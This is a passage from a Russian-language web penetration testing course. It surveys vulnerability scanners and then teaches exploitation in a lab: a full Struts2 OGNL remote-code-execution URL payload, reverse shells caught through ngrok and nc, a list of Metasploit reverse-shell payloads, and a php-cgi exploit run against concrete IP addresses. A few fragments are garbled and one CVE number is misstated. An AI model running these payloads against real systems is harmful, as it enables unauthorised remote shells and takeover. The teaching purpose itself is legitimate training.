Запустим сканер с помощью следующей команды:

```
kali@kali:~$ nuclei -u http://IP:PORT
```

```
...
[CVE-2013-2251] [http] [critical]
http://IP:PORT/index.action?redirect%3A%24%7B%23context%5B%22xwork.Method
Accessor.denyMethodExecution%22%5D%3Dfalse%2C%23f%3D%23%5FmemberAccess.ge
tClass().getDeclaredField(%22allowStaticMethodAccess%22)%2C%23f.setAccess
```



```

ible(true)%2C%23f.set(%23%5FmemberAccess%2Ctrue)%2C%23a%3D%40java.lang.Ru
nTime%40getRuntime().exec(%22sh%20-
c%20id%22).getInputStream()%2C%23b%3Dnew%20java.io.InputStreamReader(%23a
)%2C%23c%3Dnew%20java.io.BufferedReader(%23b)%2C%23d%3Dnew%20char%5B5000%
5D%2C%23c.read(%23d)%2C%23genxor%3D%23context.get(%22com.opensymphony.xwo
rk2.dispatcher.HttpServletResponse%22).getWriter()%2C%23genxor.println(%2
3d)%2C%23genxor.flush()%2C%23genxor.close()%7D [params="redirect"]
...
[CVE-2017-5638] [http] [critical] http://172.23.173.185:8080/
...

```

Сканер отобразит информацию по серверу и найдёт несколько уязвимостей *CVE-2013-2251* и *CVE-2017-2251*. С уязвимостью *CVE-2017-2251* мы поработаем в конце учебного материала, а пока рассмотрим первую уязвимость.

Nuclei нам не только показал наличие уязвимости *CVE-2013-2251*, он даже показал нам эксплоит, который можно выполнить:

```

http://IP:PORT/index.action?redirect%3A%24%7B%23context%5B%22xwork.MethodAccesso
r.denyMethodExecution%22%5D%3Dfalse%2C%23f%3D%23%5FmemberAccess.getClass().getDe
claredField(%22allowStaticMethodAccess%22)%2C%23f.setAccessible(true)%2C%23f.set
(%23%5FmemberAccess%2Ctrue)%2C%23a%3D%40java.lang.Runtime%40getRuntime().exec(%2
2sh%20-
c%20id%22).getInputStream()%2C%23b%3Dnew%20java.io.InputStreamReader(%23a)%2C%23
c%3Dnew%20java.io.BufferedReader(%23b)%2C%23d%3Dnew%20char%5B5000%5D%2C%23c.read
(%23d)%2C%23genxor%3D%23context.get(%22com.opensymphony.xwork2.dispatcher.HttpSe
rvletResponse%22).getWriter()%2C%23genxor.println(%23d)%2C%23genxor.flush()%2C%2
3genxor.close()%7D

```

Данную ссылку можем скопировать и открыть в браузере. Перехватив запрос в Burp Suite в ответе сервера мы увидим выполнение команды *id* (Рис. 21).




Рис. 21 Эксплуатация уязвимости Apache STRUTS2

Таким меняя команду *id* на другие мы можем вручную выполнять команды с помощью Burp Suite. Однако этот эксплоит не самый лучший, поскольку имеет ряд ограничений. У вас не получится выполнить составные команды, например для чтения файлов `cat /etc/passwd`.

Nikto

Nikto – бесплатный сканер уязвимостей для web-серверов, позволяющий обнаруживать опасные файлы, устаревшее серверное ПО и другие проблемы. Nikto выполняет общие проверки и проверки для конкретных типов серверов.

Сканер также фиксирует и распечатывает любые полученные файлы cookie. Сам код Nikto является бесплатным программным обеспечением, но файлы данных, которые он использует для управления программой, – нет.

OpenVAS

OpenVAS (Open Vulnerability Assessment System, Открытая Система Оценки Уязвимости, первоначальное название GNessUs) представляет собой бесплатный фреймворк, состоящий из нескольких сервисов и утилит и позволяющий производить сканирование узлов сети на наличие уязвимостей и управление уязвимостями.

Его возможности включают в себя тестирование без проверки подлинности, тестирование с проверкой подлинности, различные высокоуровневые и низкоуровневые интернет- и промышленные протоколы, настройку производительности для крупномасштабного сканирования и мощный внутренний язык программирования для реализации любого типа теста на уязвимость.

Все продукты OpenVAS являются свободным ПО. Большая часть компонентов выпускается под лицензией GPL.

Nessus

Nessus Professional – платная программа для автоматического поиска известных пробелов в защите информационных систем от компании Tenable. Сканер способен обнаружить наиболее часто встречающиеся виды уязвимостей, например:

- Наличие уязвимых версий служб или доменов
 - Ошибки в конфигурации (например, отсутствие необходимости авторизации на SMTP-сервере)
 - Наличие паролей по умолчанию, пустых, или слабых паролей
- Программа имеет клиент-серверную архитектуру, что существенно расширяет возможности сканирования.

RedCheck

RedCheck – первый отечественный сканер, позволяющий по выбранным показателям ранжировать уязвимости по их опасности в реальной инфраструктуре.

Сканер безопасности RedCheck обладает богатым функционалом и призван решать широкий круг задач в повседневном цикле управления безопасностью IT-инфраструктуры предприятия. Помимо сетевых и системных проверок на уязвимости, его функциональные возможности усилены средствами контроля соответствия, механизмами оценки защищенности СУБД и систем виртуализации, средствами патч-менеджмента, контроля целостности и рядом других не менее важных функций. RedCheck создает "моментальный снимок" состояния безопасности системы, позволяет обнаруживать ошибки администраторов и выполнять аудит системы для оценки соответствия политикам и стандартам безопасности.

ZAP

Zed Attack Proxy (ZAP) - широко используемый бесплатный инструмент для тестирования безопасности веб-приложений. Разработан проектом OWASP, с открытым исходным кодом, есть версия для терминала, также есть вариант с пользовательским интерфейсом. ZAP работает в режиме прокси между пользователем и веб-приложением, перехватывая запросы и ответы. Пользовательский интерфейс представлен на рисунке 22.




Рис. 22 Главное окно ZAP

В ZAP есть несколько режимов работы:

- **Safe Mode (Безопасный режим)** — Это режим по умолчанию при запуске ZAP. В безопасном режиме ZAP разрешает только подключения с локального хоста, обеспечивая уровень безопасности для предотвращения неожиданного внешнего доступа.
- **Standard Mode (Стандартный режим)** - в стандартном режиме ZAP разрешает подключения из внешних источников. Этот режим подходит для большинства сценариев тестирования безопасности, когда вы хотите сканировать и тестировать веб-приложения из различных сред.
- **Attack Mode (Режим атаки)** - в режиме атаки ZAP используется для активного сканирования и атаки целевого веб-приложения на предмет уязвимостей. Этот режим включает различные автоматизированные инструменты и скрипты для выявления потенциальных проблем безопасности.
- **API Mode (Режим API)** - ZAP предоставляет богатый API, который позволяет интегрировать его с другими инструментами и системами. Режим API позволяет использовать функционал ZAP программно, что упрощает внедрение тестирования безопасности в автоматизированные процессы или рабочие процессы.
- **Daemon Mode (Режим демона)** - режим демона используется для запуска ZAP в фоновом режиме или как службы. Его часто используют в автоматизированных средах тестирования, непрерывных интеграционных процессах или когда необходимо запускать ZAP без графического интерфейса.
- **Spider Mode (Режим паука)** - режим паука, используется для автоматического сканирования целевого веб-приложения. Он систематически изучает приложение, обнаруживая и составляя карту его структуры. Этот этап критичен для процесса тестирования безопасности.
- **Ajax Spider Mode (Режим паука Ajax)** - данный режим похож на режим паука, он предназначен специально для работы с приложениями, активно использующими технологии AJAX. Он помогает ZAP собирать и понимать динамическое содержимое и взаимодействия в современных веб-приложениях.
- **Fuzzer Mode (Режим фаззинга)** - Режим фаззинга в ZAP используется для активного тестирования веб-приложений с отправкой различных данных для выявления уязвимостей, таких как инъекции. Его можно настраивать для выполнения различных видов атак фаззинга.

Предусмотреть все необходимые функции, которые понадобятся в процессе тестирования веб-приложений сложно, для решения этой проблемы разработчики предусмотрели расширение возможностей ZAP за счет дополнений, наиболее популярные можно найти на официальном сайте <https://www.zaproxy.org/addons/>.

Wapiti

Wapiti — это инструмент для тестирования безопасности веб-приложений с открытым исходным кодом, предназначенный для выявления уязвимостей в веб-приложениях. Разработанный на языке Python, Wapiti известен своей простотой и эффективностью при проведении тестирования безопасности. Он работает, сканируя веб-приложения на предмет потенциальных уязвимостей, таких как инъекции SQL, межсайтовые сценарии (XSS) и другие распространенные проблемы безопасности. Wapiti выделяется своим удобным интерфейсом командной строки, что делает его доступным как для опытных специалистов по безопасности, так и для новичков в области тестирования веб-приложений. Инструмент поддерживает различные методики сканирования, включая тестирование на черный ящик, и предоставляет подробные отчеты о выявленных уязвимостях. Благодаря модульной архитектуре, Wapiti легко интегрируется в различные среды тестирования, что делает его ценным инструментом в арсенале для тех, кто стремится улучшить уровень безопасности своих веб-приложений.

Burp Suite

Burp Suite - Является самым популярным инструментом при тестировании безопасности веб-приложением. Инструмент представлен в трех версиях: *Community*, *Pro* и *Enterprise*.

Community версия ограничена в функциях так как является ознакомительной версией и в ней отсутствует сканер уязвимостей. Начиная с *Pro* версии появляется сканер и еще ряд дополнительных полезных функций.




Рис. 23 Главное окно Burp Suite Pro

Enterprise версия создана в первую очередь для сканирования большого количества веб-сервисов и используется в основном в корпоративном сегменте. В нем представлены возможности для обнаружения различных уязвимостей веб-приложений, таких как SQL-инъекции, межсайтовый скриптинг, CSRF, проблемы аутентификации, небезопасные настройки и другие. Интерфейс Burp Suite можно встретить в большинстве методичек курса WAPT, особенно вкладку Repeater (Рис. 24).




Рис. 24 Repeater Burp Suite

Netsparker

Netsparker – полностью интегрированное, масштабируемое, многопользовательское web-приложение со встроенным рабочим процессом и инструментами отчетности.

Netsparker поможет заполнить пробел в навыках кибербезопасности и полностью автоматизировать процессы web-безопасности. Инструмент позволяет выполнять автоматическую оценку уязвимостей и расставлять приоритеты в работе по устранению проблем. Кроме того, Netsparker автоматически обнаруживает и защищает текущие web-ресурсы. Netsparker автоматически сканирует все типы устаревших и современных web-приложений, включая HTML5, Web 2.0 и одностраничные приложения (SPA), а также защищенные паролем web-ресурсы.

Acunetix Web Vulnerability Scanner

Acunetix Web Vulnerability Scanner – платный сканер, который автоматизирует задачу контроля безопасности Web приложений и позволяет выявить уязвимые места в защите web-сайта до того, как их обнаружит и использует злоумышленник.

Как работает Acunetix Web Vulnerability Scanner:

1. Acunetix WVS исследует и формирует структуру сайта, обрабатывая все найденные ссылки и собирая информация обо всех обнаруженных файлах;
2. Затем программа тестирует все web-страницы с элементами для ввода данных, моделируя ввод данных с использованием всех возможных комбинаций и анализируя полученные результаты;
3. Обнаружив уязвимость, Acunetix WVS выдает соответствующее предупреждение, которое содержит описание уязвимости и рекомендации по ее устранению;
4. Итоговый отчет WVS может быть записан в файл для дальнейшего анализа и сравнения с результатами предыдущих проверок.

Эксплуатация уязвимостей

В этом блоке мы рассмотрим варианты эксплуатации найденных уязвимостей и узнаем об особенностях работы реверс шеллов из Metasploit Framework через ngrok

Использования ngrok для получения реверс шеллов в Metasploit

Metasploit Framework это большой комбайн, который часто используется для взлома и контроля захваченных машин, повышение привилегий и их контроля, позволяя использовать взломанные машины в качестве прокси серверов, для проникновения во внутренние периметры компаний, а также создавать из них целые сети.

Для него есть графическая оболочка – *Armitage*. Но стабильность её работы не позволяет нам рекомендовать её к использованию, хоть и выглядит это эффектно.




Рис. 25 Armitage во время атаки

Но отсутствие графики не влияет на функционал Metasploit. Работая с консолью, мы так же можем выполнять все заложенные функции.

Metasploit Framework из «коробки» содержит в себе множество пейлоадов. При обновлении *Metasploit* будет скачивать новые версии эксплоитов и хранить их локально.

Отличительная особенность программы заключается в том, что она позволяет в автоматическом режиме создавать реверс шеллы, что значительно упрощает взаимодействие со взломанными машинами. Однако эта простота достигается за счёт того, что атакуемая машина должна легко подключиться к нашей машине. Обычно это решается простым наличием белого IP адреса на нашей машине или VPS сервере.

Благодаря этому нам так же легко можно использовать эксплоиты, которые требуют загрузки на атакуемую машину дополнительных файлов. Metasploit при выполнении эксплоита автоматически запустит веб сервер и позволит скачать нужные файлы.

Отсутствие белого IP немного затрудняет работу с Metasploit, но не лишает полностью нас такой возможности.

В таком случае мы не сможем применять эксплоиты и пейлоады, требующие запуска веб сервера, а также не сможем использовать пейлоады *meterpreter*. (Это интересный вариант пейлоада, рекомендуем для общего развития изучить информацию о нём самостоятельно)

Пейлоады с обычными реверс шеллами мы можем использовать практически без ограничений, для этого воспользуемся ngrok.




Рис. 26 Схема работы реверс шелла через ngrok

Порядок настройки и выполнение эксплоита с реверс шеллом следующий:

1. Открываем терминал и запускает слушателя *nc* с указанием порта выше 1024. (Так же можно запустить *socat*, можно *pwncat* и тд, это на ваш выбор);

```

kali@kali:~$ nc -nvlp 7997
Ncat: Version 7.94SVN ( https://nmap.org/ncat )
Ncat: Listening on [::]:7997
Ncat: Listening on 0.0.0.0:7997
  
```

2. Открываем второй терминал и запускаем *ngrok* (порт указываем тот, который использовали в слушателе);

```
kali@kali:~$ ngrok tcp 7997
...
Forwarding      tcp://4.tcp.eu.ngrok.io:18693 -> localhost:7997
...
```

3. После запуска *ngrok* берём адрес сервера и получаем его *ip*, например с помощью команды *ping* (некоторые пейлоады умеют работать только с *ip* адресами)

```
kali@kali:~$ ping 4.tcp.eu.ngrok.io
PING 4.tcp.eu.ngrok.io (3.127.253.86) 56(84) bytes of data.
...
```

4. Открывает третий терминал и запускаем в нём *metasploit*, указываем эксплоит согласно заданию.
5. В качестве *payload* выбирайте те, где указывается что-то вроде *shell_reverse_tcp* или подобные.

*Не выбирайте пейлоады **meterpreter**, через *ngrok* их запустить сложно!*

6. В *metasploit* в настройках пейлоада **указываем данные *ngrok***

```
msf6 > set LHOST = 3.127.253.86
msf6 > set LPORT = 18693
```

7. Запускаем эксплоит, после выполнения эксплоита мы увидим сообщение об ошибке. Это нормально, поскольку Metasploit самостоятельно пытался запустить слушателя и поймать на него реверс шелл, но сдать это не смог.

```
msf6 > exploit
[-] Handler failed to bind to 3.127.253.86:18693:- -
[*] Started reverse TCP handler on 0.0.0.0:18693
[*] Exploit completed, but no session was created.
```

8. Но в окне с *nc* у вас должна появится сессия. Об этом должна свидетельствовать надпись *Ncat: Connection from ...*. Проверить работоспособность сессии можно, отправив любую команду в терминал, например *id*

```
Ncat: Connection from 127.0.0.1:58552.
id
uid=0(root) gid=0(root) groups=0(root)
```

9. Теперь у нас есть полноценный реверс шелл и мы можем удобно работать с атакуемым сервером.

При работе в лаборатории мы рекомендуем использовать следующие пейлоады:

- generic/shell_reverse_tcp
- linux/x64/shell_reverse_tcp
- linux/x86/shell_reverse_tcp
- php/reverse_php
- cmd/unix/reverse_python
- cmd/unix/reverse_perl

Добавление нового эксплоита в Metasploit Framework

Metasploit поддерживает возможность работы с эксплоитами добавленными вручную. Например, на Exploit-DB можно найти эксплоиты с пометкой Metasploit, их можно скачать и разместить в специальную директорию *modules*.

Примеры директорий, куда можно поместить скачанный эксплоит:

- /opt/metasploit-framework/modules/exploits/
- /root/.msf4/modules/exploits/
- ~/.msf4/modules/exploits/
- /usr/share/metasploit-framework/data/exploits/

После чего можно подключать эксплоит внутри Metasploit. Проделаем все шаги:

- Скачиваем эксплоит (Рис. 27):




Рис. 27 Скачивание эксплоита в Exploit-DB

- Переименовываем эксплоит по желанию и перемещаем его в нужную директорию (Рис. 28):

opt	metasploit-framework	modules	exploits	
Name	Size	Type	Modified	
netware	2 items	Folder	дек 15 2018	
osx	11 items	Folder	дек 15 2018	
qnx	2 items	Folder	дек 15 2018	
solaris	6 items	Folder	дек 15 2018	
unix	13 items	Folder	дек 15 2018	
windows	47 items	Folder	дек 15 2018	
example.rb	2,7 kB	Program	дек 15 2018	
myExploit.rb	15,4	"myExploit.rb" selected (15,4 kB)		

Рис. 28 Помещение эксплоита в директорию Metasploit-Framework

- Запускаем Metasploit и выполняем команду *updatedb* для добавления нашего эксплоита в базу. После чего можем его использовать (Рис. 29):

```
codeby.net@wapt:~$msfconsole
[-] ***Starting the Metasploit Framework console...
[-] * WARNING: No database support: fe_sendauth: no password supplied
[-] ***
IIIIII  dTb.dTb
II      4'  v  'B
II      6-   -P
II      'T;  -sP'
II      'T;  sP'
IIIIII  'vvp'
I love shells --egypt

= [ metasploit v5.0.0-dev-Sbf2888 ]
+ -- --[ 1844 exploits - 1044 auxiliary - 320 post ]
+ -- --[ 541 payloads - 44 encoders - 10 nops ]
+ -- --[ 2 evasion ]
+ -- --[ ** This is Metasploit 5 development branch ** ]

msf5 > use exploit/myExploit
msf5 exploit(myExploit) > show options

Module options (exploit/myExploit):

Name           Current Setting  Required  Description
-----
ACTION         showcase.action  yes       A valid endpoint that is configured as a redirect action
ENABLE_STATIC  true            yes       Enable "allowStaticMethodAccess" before executing OGNL
Proxies        no              no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS         no              yes       The target address range or CIDR identifier
RPORT          8080            yes       The target port (TCP)
SSL            false           no        Negotiate SSL/TLS for outgoing connections
TARGETURI      /               yes       A valid base path to a struts application
VHOST          no              no        HTTP server virtual host
```

Рис. 29 Запуск Metasploit-Framework

Для поиска нужных модулей в metasploit предусмотрена команда *search*.

Например, для поиска по ключевому слову *struts*, выполним следующую команду:

```
msf6 > search struts
```

Flamewheel

из чего выбрать.

уязвимости при помо

Затем мы выберем уязвимость *CVE-2012-1823*. Эта уязвимость давно известна – в фреймворке *Metasploit* существует под неё готовый эксплойт (Рис. 31):

```
msf5 > 
```

Рис. 31 Пуск эксплоита в Metasploit Framework

Что ж, пришло время его проверить на практике:

- `use exploit/multi/http/php_cgi_arg_injection` – выбираем ранее найденный эксплойт
- `set RHOSTS 185.231.246.136` – указываем цель (ip или домен)
- `set RPORT 7777` – указываем порт
- `set targeturi /cgi-bin/php` – задаем найденный сканером уязвимый путь (указываем директории, если они есть после доменного имени или IP адреса в URL. Имена файлов указывать не надо!)
- `set payload generic/shell_reverse_tcp` – выбираем полезную нагрузку
- `set lhost 185.231.245.55` – указываем адрес нашего сервера, куда будет подключаться сессия реверс шелла
- `set lport 31337` – указываем порт нашего сервера для реверс шелла
- `exploit` – запускаем эксплойт

После выполнения эксплоита мы должны получить реверс шелл с атакуемой машины (Рис. 32)

```
msf5 > use exploit/multi/http/php_cgi_arg_injection
msf5 exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):

  Name      Current Setting  Required  Description
  ----      -
  PLESK      false           yes       Exploit Plesk
  Proxies    no              no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     yes            yes       The target address range or CIDR identifier
  RPORT      80             yes       The target port (TCP)
  SSL        false          no        Negotiate SSL/TLS for outgoing connections
  TARGETURI  no             no        The URI to request (must be a CGI-handled PHP script)
  URIENCODING 0             yes       Level of URI URIENCODING and padding (0 for minimum)
  VHOST      no             no        HTTP server virtual host

Exploit target:

  Id  Name
  --  ---
  0    Automatic

msf5 exploit(multi/http/php_cgi_arg_injection) > set RHOSTS 185.231.246.136
RHOSTS => 185.231.246.136
msf5 exploit(multi/http/php_cgi_arg_injection) > set RPORT 7777
RPORT => 7777
msf5 exploit(multi/http/php_cgi_arg_injection) > set targeturi http://185.231.246.136:7777/cgi-bin/php
targeturi => http://185.231.246.136:7777/cgi-bin/php
msf5 exploit(multi/http/php_cgi_arg_injection) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/http/php_cgi_arg_injection) > set lhost 185.231.245.55
lhost => 185.231.245.55
msf5 exploit(multi/http/php_cgi_arg_injection) > set lport 31337
lport => 31337
msf5 exploit(multi/http/php_cgi_arg_injection) > exploit
```

Рис. 32 Получение шелла на атакуемой машине

Эксплуатация уязвимости при помощи POC скриптов

Далее рассмотрим как находить и использовать готовые скрипты и эксплоиты в интернете.

Предположим, что мы воспользовались сканером уязвимости и узнали, что на сервере присутствует известная уязвимость *CVE-2017-5638*

Обладая этой информацией, мы можем отправиться на самостоятельный поиск эксплоитов или POC скриптов.

Отправляем поисковый запрос *CVE-2017-5638 poc github* в Google и изучаем предложенные варианты.

Первой ссылкой значится <https://github.com/mazen160/struts-pwn>, попробуем воспользоваться данным эксплоитом.

Для этого скачиваем с GitHub сам эксплоит и изучаем, как он выполняется.

```
kali@kali:~$ git clone https://github.com/mazen160/struts-pwn.git
```

